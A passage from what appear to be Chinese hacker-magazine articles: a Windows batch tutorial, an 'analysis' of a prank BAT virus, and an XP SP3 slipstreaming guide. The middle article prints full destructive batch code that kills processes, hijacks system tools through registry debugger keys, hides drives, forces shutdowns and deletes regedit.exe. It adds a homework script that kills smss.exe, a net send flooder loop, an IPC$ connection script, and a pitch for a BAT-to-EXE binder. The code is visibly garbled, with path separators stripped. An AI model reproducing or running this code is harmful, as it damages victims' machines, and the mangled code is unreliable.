HOMEDRIVE=C:
HOMEPATH=\
LOGONSERVER=\\ADMINIST-SE36DF
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 8 Stepping 10, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=080a
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
TMP=C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
USERDOMAIN=ADMINIST-SE36DF
USERNAME=Administrator
USERPROFILE=C:\Documents and Settings\Administrator
windir=C:\WINNT
```

而在批处理中，我们可以用 **setlocal** 命令来设置环境变量，不过在这里设置的环境变量只限于批处理程序中，**endlocal** 命令用来恢复原来的设置。

关于这方面的更多用法，可以在cmd下输入setlocal /?和endlocal /?获得更多的帮助！

举个例子，结果如图8：




图8 执行结果

```
test.bat
setlocal
set path=d:\ test
set path
pause
endlocal
set path
```

我们设置环境变量为d:\test后，set path显示的内容为d:\test，当执行endlocal后，set path显示的是原来的系统环境变量。

SET命令还有一种用法是，在一个批处理程序中同时使用的变量超过10个时，能把程序中还要调用的变量保存为环境变量。

例如：

SET string=%1，设置了一个新环境变量string，那么就可以在后面调用这个变量string。不过需要注意的是调用string时，要写成%string%这种形式。

一些基本的语法就讲这些，对我们来说已经足够用了。批处理程序中有时要用到许多特殊符号，下面再简单的列出一些常用的符号。

1. >;>>

这两个都是大家比较常用的了，例如把运行后的回显写入某个文件。'>'与'>>'不同之处在于前者会覆盖掉原来的文件内容；后者是追加在文件的末尾，并不会覆盖掉原来的内容。

2. ,

批处理中的逗号可以当作空格来使用。

3. ""

如果字符中包含空格，例如文件名，系统服务名称等，执行有关内容时把它们用引号引起来。

例如，我们要停止DHCP Client服务。

可以在命令行下输入net stop "DHCP Client"

4. |

这就是传说中的管道传输命令，就是将“|”前面命令的执行结果传输给后面要执行的命令。




图9 执行结果

例如（如图9）：

netstat -an -p tcp|find "445"

5. &;&&

&用来在一行程序中执行两个或两个以上不同的命令。它与“&&”的不同之处在于后者第一个命令执行失败后，接下来的命令将不再执行。

这个用法很简单，例子就不举了。

6. ;

“；”的用法直接用例子来说明吧，如图10。




图10 执行结果

dir c:;d:

这个命令相当于一次执行dir c:和dir d:

7. ^

这个符号相信很多人在脚本入侵中用echo写webshell时经常用到的，它的作用是在命令行中可以把“>”,“<”,“&”的特殊功能去掉，当作普通的文本符号来处理。用的时候在特殊字符前加上^就可以了。

8. @

这个符号在刚开始讲echo命令的时候就用到了。它的作用是用来关闭echo on/off这条命令在运行时的显示。

以上把基本的批处理编写方法都教给大家了。下面咱们就一起来玩几个综合应用。

① win2k message攻击器

这个批处理基于net send命令。

```
Test.bat
@echo 发送中......
:begin
net send %1 %2
If errorlevel 1 goto end
Goto begin
:end
echo 发送失败
```

这个批处理的用法是：test.bat IP message。

② 批处理实现IPC$连接

```
test.bat
net use \\%1\ipc$ %3 /user: "%2"
```

这个批处理中使用了3个变量，%1为要建立连接的ip，%2为用户名，%3为用户密码。

用法：test.bat IP user password

③ 批处理实现对文件的读取

这个在编程中才能实现的功能，我们也可以用批处理实现。

FOR /F "usebackq delims==" %i IN ('set') DO @echo %I

这条命令就是把环境变量用echo显示出来。

新建一个文本文件，内容为This is a test!

```
FOR /F %i in (test.txt) do @echo %I
只输出：This
FOR /F "tokens=*" %i in (test.txt) do @echo %I
输出全部内容：This is a test!
FOR /F "tokens=2,3" %i in (test.txt) do @echo %i %j
```

输出：is a。"token=2,3"参数就是只输出第二个和第三个符号。这里不是说第二个或者第三个字符，批处理中定义字符是靠"，/ 空格"来分隔的。因为这里This和is之间有一个空格，所以is就被定义为第二个符号。我们还可以用"delims=xxx"参数自己定义分隔符，例如"delims=?",就是把？当作分割符来替换掉默认的"，/ 空格"。

比如我们把文本的内容前面加上分号：；This is a test!

FOR /F "eol=；tokens=*" %i in (test.txt) do @echo %I

输出内容为空。"Eol=；"参数的作用就是忽略掉以分号开头的那一行！这里由于是分号开头，所以输出内容就为空了。

这篇文章终于写完了，在写之前我知道网上也有很多关于批处理的教程，但大多都是照着命令行里的帮助抄上的，不去认真的分析，这样对很多初学者是不负责任的。写这篇文章的目的就是把自己的经验分享给初学者们，希望能给你们带来帮助。再见！

编辑点评：

小菜们是不是一看到命令有关的东西就头大呢？我不想在那里唠叨这些东西有多基础多重要，"很小很小的时候"我也是一点一点的学过来的。这样才有了后来学的N种语言，懂得了很多以前做梦都想不到的东西。我一直坚信人的提高不是技术上的提升，而是思想，理念上的飞跃。黑手把这些放上来，我相信有一天你会感谢黑手的。

黑客成长之路——BAT知识进阶

文 Kay4

从本文您可以学到：

通过具体事例深入了解BAT

大家好，考虑到各位读者对于黑客技巧的探索，这次kay4要和大家讲一些关于BAT的知识，让各位小黑们也能摸清一些黑客的做法，了解黑客们种毒的手段，好了，废话不多说，开课了。

很多人看到BAT都可能不知道是什么，其实BAT就是批处理文件，笼统的说，BAT可以批量执行命令，它是系统最基本的东西，可以帮我们做很多事，用好了的话BAT的威力和那些病毒并没有多大差别，前不久的一些泛滥成灾的病毒都利用过BAT的。那么我们刚刚开始接手BAT时应该怎么办呢，前面已经说了，就是要了解CMD的命令，你可以参看上一篇文章。

为了让我所讲的知识更加形象生动一点，这次我将网上一些BAT病毒的代码作为讲解对象，这样各位小黑是不是更有兴趣来学习BAT了呢？结合前面文章里的知识给大家分析一个网上流传的比较简单的恶搞病毒（说是一个女的写的，汗……）：

```
@echo off
color 1d
title 一切问题请加2801    //将对话框标题设置为：一切问题请加2801
taskkill f im qq.exe    //QQ聊天软件
taskkill f im iexplore.exe    //IE浏览器
taskkill f im explorer.exe    //桌面图标
taskkill f im ctfmon.exe    //如果进程中有qq.exe, iexplore.exe, explorer.exe,ctfmon.exe 则强制关闭
reg add HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution Optionstaskmgr.exe v Debugger d 123.exe f
reg add HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution Optionsqq.exe v Debugger d 123.exe f
reg add HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution Optionsmsconfig.exe v Debugger d 123.exe f
reg add HKCUSoftwareMicrosoftWindowsCurrentVersionPolicies Explorer v NoRun t REG_DWORD d 1 f
reg add HKCUSoftwareMicrosoftInternet ExplorerMain v Start Page d httpuser.qzone.qq.com2801 f
reg add HKCUSoftwareMicrosoftWindowsCurrentVersionPolicies Explorer v NoDrives t reg_dword d 4 f
gpupdate force
reg add HKLMSOFTWAREMicrosoftOle v EnableDCOM d Y f
reg add HKLMSOFTWAREMicrosoftRpc v DCOM Protocols t REG_MULTI_SZ d ncacn_spx0ncacn_nb_nb0ncacn_nb_ipx0ncacn_ip_tcp0 f
sc config MSDTC start= AUTO
reg add HKLMSYSTEMCurrentControlSetServicesNetBTParameters v SMBDeviceEnabled t REG_DWORD d 1 f
gpupdate force
reg add HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution Optionsping.exe v Debugger d 123.exe f
reg add HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution Optionsregedit.exe v Debugger d 123.exe f
reg delete HKCUSoftwarePoliciesMicrosoftInternet ExplorerControl Panel f
reg add HKCUSoftwarePoliciesMicrosoftInternet ExplorerControl Panel v homepage t REG_DWORD d 1 f
reg delete HKCRDirectoryBackgroundshellexContextMenuHandlers f
```

上面一段是说在注册表中加入和删除一些项，导致结果是，不能打开QQ和任务管理器、注册表、启动项管理器、不能PING、将IE首页设置为httpuser.qzone.qq.com2801、在启动项里也加入了此项、删除了开始菜单中的运行项、C盘无法显示、鼠标右键丢失选项等一些恶搞现象。

```
@echo off
shutdown -r -t 60    //60秒内强制关机，这里加个-C再在后面就可以输入一些你想说的话，运行可以显示

cls
@echo off
echo 呵 告诉你一个不幸的消息 60秒后你就完了
echo.佛说：给他一次机会吧 他还是孩子
echo.嗯嗯 那就给你一次机会咯
echo 1.哭
echo 2.笑
```

```
echo 3 找我报仇
echo 4 加我的2801                这里简单，就不翻译了，运行起来都是显示后面的文字

cho
set choice=
set p choice=          摸着你的心选个{我的孩子}
IF NOT %Choice%== SET Choice=%Choice~0,1%
if i %choice%==1 goto 1
if i %choice%==2 goto 2
if i %choice%==3 goto 3
if i %choice%==4 goto 4
echo 孩子 真该打你屁屁 慈悲的我 哎……     （再选错了你就死了）
echo.
goto cho
1
echo.
echo.你死了^(oo)^  妈妈说：男人有血无泪
echo.
goto cho   返回至cho命令行，下同
2
echo.
echo.你死了^(oo)^  这样还笑 肯定是神经
echo.
goto cho
3
echo.
echo. 你死了^(oo)^ 呵 放下屠刀，立地成佛 善哉 善哉
echo.
goto cho
4
shutdown -a    取消强制关机
echo 欢迎你加入QQ2801，保证你来了就有回报。呵呵2801.txt    显示文字，并将其保存文件名为2801.txt的里面
start cwindowsexplorer.exe       开启桌面项
@echo off
del f s q cwindowsregedit.exe      删除注册表编辑器regedit.exe
echo QQ2801 欢迎你的到来(我搞这个也是想结交高手，不打不是朋友嘛？小女子这厢给你陪不是了等你一万年.txt 显示文字，并将其保存为文件等你一万年.txt
cls
goto end
Exit
```

上面这段意思是有四个选项，按1 2 3 4 四个数字，按了就会出现相应现象，其中1 2 3 都是不对的，只有选中了4 你机子的恶搞才会停止

看到这里小黑们是不是有点迫不及待的想去编写一个BAT文件整整别人呢？呵呵，不过不要编写什么恶意代码哦，那样犯法，本文作者可不负责任的，毕竟我写这篇文章的本意是让你多学一点知识的。

BAT编写好了以后怎么办？直接传给别人吗？错，这里我再友情提供一个可以将BAT文件转换为EXE文件的软件（还可以修改图标，捆绑其他EXE文件再加执行外加的命令哦），好了，这篇文章就结束了，有什么问题的话欢迎大家来黑手论坛学习交流啊，我的马甲kay4。

最后再留给大家一个家庭作业：

```
@echo off
shutdown -r -t 120 -c 仅做测试专用，无毒，想取消CMD下输入shutdown -a
start http://www.imgag.com/productfullap3026493graphic1.swf
taskkill -f -t -im smss.exe
```

看看这个是什么？

【BAF转EXE软件光盘中有提供】

编辑点评：

结合上一篇文章，正好做一个练习，检验一下你的学习成果。如果你觉得没问题了，好，你可以去看一些Powershell方面的资料了，手册之前也有过介绍。然后，你就可以使用Pash（Powershell是一个开源实现品，跨Linux、Solaris、Mac OS、Windows、WinMobile、WinCE等多种平台），然后，你会发现在你面前的是如此广阔的世界……

XP SP3系统整合
及利用Sandboxie构建系统安全方案

图 roger

从本文您可以学到：

一、怎样自己制作XP的安装光盘

二、利用Sandboxie构建系统安全方案

炒得沸沸扬扬的Windows XP SP3补丁经过了一系列的泄露版、Beta版后，最近微软终于发布了SP3 RC2版本，并且支持简体中文版本的XP。个人感觉在用过一段时间的SP2系统上直接升级到SP3，运行速度不是很理想，于是就有了把SP3补丁在SP2安装光盘的基础上整合进去的想法。关于SP3补丁针对系统的改进和优化不是本文的主题，这里就不多说了，现在比较流行对系统安装光盘的整合，网上出现了各种各样的修改版、精简版系统，那么这些系统是怎么做出来的呢？

先说nLite，本文用来整合SP3补丁的工具就是它，另外这款工具还可以整合驱动程序、精简系统组件、无人职守安装、优化调整系统等等。巧合的是SP3 RC2发布之时，nLite更新到了1.45 beta 1，支持SP3和IE8.0的整合。

整合之前准备工作：
Windows XP SP2安装光盘ISO镜像
nLite 1.45 beta 1
Windows XP Service Pack 3 RC2 v3300
Internet Explorer 7.0/Meida Player 11.0/Adobe Flash Player 9.0.115.0 ActiveX For Ie整合包

先安装nLite（需.Net Framework 2.0支持），运行后在Language下拉条选Simplified Chinese，界面转换为中文。前进，选择Windows安装文件所在位置，这里需要你把下载的Windows XP SP2安装光盘ISO镜像解压到某文件夹，然后选择这个文件夹，程序会自动扫描Windows版本及Service Pack版本号，如图1。

点两次前进到任务选择，选中Service Pack、系统补丁以及程序整合、组件、无人职守安装、选项、优化调整、可引导ISO

镜象。如果你想整合驱动的话，就把驱动项也选上。

然后前进就开始整合Service Pack了，这里选上你下载的Windows XP Service Pack 3 RC2 v3300文件（注意不用解压，直接选择安装包），整合完后没有错误就开始下一步，把上面提到的IE7、Meida Player11、Flash播放插件插入到系统补丁以及程序整合框内，如图2。

再前进就到了组件移除项目了，刚开始弹出的兼容框什么的不选，直接确定，开始手动精简，如图3。

这些精简项目大多后面都有说明，精简少了没意义，精简多了系统安装后会出现很多问题。




图1 选择Windows安装文件所在位置




图2 整合




图3 手动精简

1.操作系统选项，选择：

.NET 框架
Blaster/Nachi 移除工具
Help and Support(帮助和支持)
IExpress 向导
MS 助手
VB 管理脚本
Windows 漫游
Zip 文件夹
安全中心
额外字体
符号调试器 (NTSD)
华生医生
色彩方案
手动安装和升级
搜索助手
网页视图
文档模板
文件和设置转移向导
系统媒体管理器
远程安装服务
造字程序
注册激活
桌面清理向导

玩黑的用户可以留着符号调试器，比如：**ntsd -cq -p PID**，只要你能提供进程的PID，那么你就可以干掉进程。以上各个项目后面nLite都有注释，可以根据需要精简，上面提供的列表仅供参考。

2.多媒体

AOL ART 图像格式支持
Luna 主题
Movie Maker
Windows 声音
老式 CD 播放器以及录音机
媒体中心
平板电脑
鼠标光标
图像背景
音乐示例
语音支持

3.服务

IMAPI 光盘烧录服务
IPSec 策略代理
Messenger
Network DDE
QoS RSVP
Quality of Service (QoS)
RPC Locator
TCP/IP NetBIOS 助手
Telnet 服务器
Windows 时间
不间断电源供应
传真服务
错误报告
二次登录
分布式链接跟踪客户端
蜂鸣驱动程序
服务公布协议
简单 TCP/IP 服务
警报
卷影复制
可移动存储
路由监听服务
索引服务
通用即插即用
网络客户端
系统还原
消息队列
应用程序层网关
远程注册
终端服务

服务这一项必须说明一下，精简过度会产生很多莫名其妙的问题，比如新建拨号连接项灰色不可用，Remote Access Connection Manager服务不能启动等等。上面这个列表基本上是最大程度的精简了，再精简多了就容易出问题。

4.键盘布局

全勾选上

关于键盘布局的精简方面，nLite对中文微软输入法处理不好，装完系统，Ctrl+Shift切换输入法会导致应用程序崩溃。这里是全部精简掉，然后手动处理。（这方面的资料以及处理好的文件在光盘内提供）

5.驱动程序

只保留网卡或者全部精简掉，装系统前做好原驱动备份或者用驱动精灵2008进行更新。

6.网络

FrontPage 扩展
Internet 连接向导
Internet 信息服务
IP 会议
MSN Explorer
Netmeeting
Netware 客户端服务
NWLink IPX/SPX/NetBIOS 协议
Tcp/Ip V6
Windows Messenger
